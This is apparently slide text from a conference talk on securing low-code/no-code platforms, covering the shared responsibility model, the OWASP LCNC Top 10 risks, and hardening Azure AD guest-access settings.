


Customer


Platform

**We must own
our side of the
Shared
Responsibility
Model**


Cloud LCNC



LCNC



Platforms have to step up





Customer

Every SaaS is a Low-Code/No-Code platform today.

Platform


They need to own the code running on their platforms, in addition to the rest of the Shared Responsibility Model.

Platforms have to step up




<https://www.tenable.com/security/research/tra-2023-25>

Sure, let business users build they own. What could go wrong?



Sure, let business users build they own.

What could go wrong?




Customer

Platform

- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
- Are we allowing external access?
- Are we properly handling secrets and sensitive data?
- Do apps have business logic vulns?
- ...

Sure, let business users build they own.

What could go wrong?



Customer

- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
- Are we allowing external access?
- Are we properly handling secrets and sensitive data?
- Do apps have business logic vulns?
- ...

Platform

Who owns AppSec for apps built by business users?

Protect your org!

Build secure apps

Code, links and details → mbgsec.com/talks &

Protect your org!

Build secure apps
1. Don't overshare




Code, links and details → mbgsec.com/talks &

Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10



The screenshot shows the OWASP Low-Code/No-Code Top 10 page. At the top, there's a navigation bar with links for PROJECTS, CHAPTERS, EVENTS, ABOUT, a search icon, and a Member Login button. The main title is "OWASP Low-Code/No-Code Top 10". Below the title are buttons for "Main", "Join", and "Contributors", along with social media icons for GitHub (51 stars), Slack (slack nocode), and a group (group nocode). A section titled "Overview" provides a brief description of Low-Code/No-Code development platforms. Another section, "The List", contains a numbered list of 10 security risks:

1. LCNC-SEC-01: Account Impersonation
2. LCNC-SEC-02: Authorization Misuse
3. LCNC-SEC-03: Data Leakage and Unexpected Consequences
4. LCNC-SEC-04: Authentication and Secure Communication Failures
5. LCNC-SEC-05: Security Misconfiguration
6. LCNC-SEC-06: Injection Handling Failures
7. LCNC-SEC-07: Vulnerable and Untrusted Components
8. LCNC-SEC-08: Data and Secret Handling Failures
9. LCNC-SEC-09: Asset Management Failures
10. LCNC-SEC-10: Security Logging and Monitoring Failures

Code, links and details → mbgsec.com/talks &

Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs

The screenshot shows the 'External Identities | External collaboration settings' page in the Azure Active Directory admin center. The left sidebar lists various options like Overview, Cross-tenant access settings, All identity providers, External collaboration settings (which is selected), Diagnose and solve problems, Self-service sign up, Custom user attributes, All API connectors, Custom authentication extensions (Preview), User flows, Subscriptions, and Linked subscriptions. The main content area is titled 'Guest user access' and contains three radio button options for guest user access restrictions:

- Guest users have the same access as members (most inclusive)
- Guest users have limited access to properties and memberships of directory objects
- Guest user access is restricted to properties and memberships of their own directory objects (most restrictive)

Below this is another section titled 'Guest invite settings' with four radio button options for guest invite restrictions:

- Anyone in the organization can invite guest users including guests and non-admins (most inclusive)
- Member users and users assigned to specific admin roles can invite guest users including guests with member permissions
- Only users assigned to specific admin roles can invite guest users
- No one in the organization can invite guest users including admins (most restrictive)

Code, links and details → mbgsec.com/talks &


Protect your org!

Build secure apps

1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs
4. AppSec



Code, links and details → mbgsec.com/talks &

Protect your org!

Build secure apps

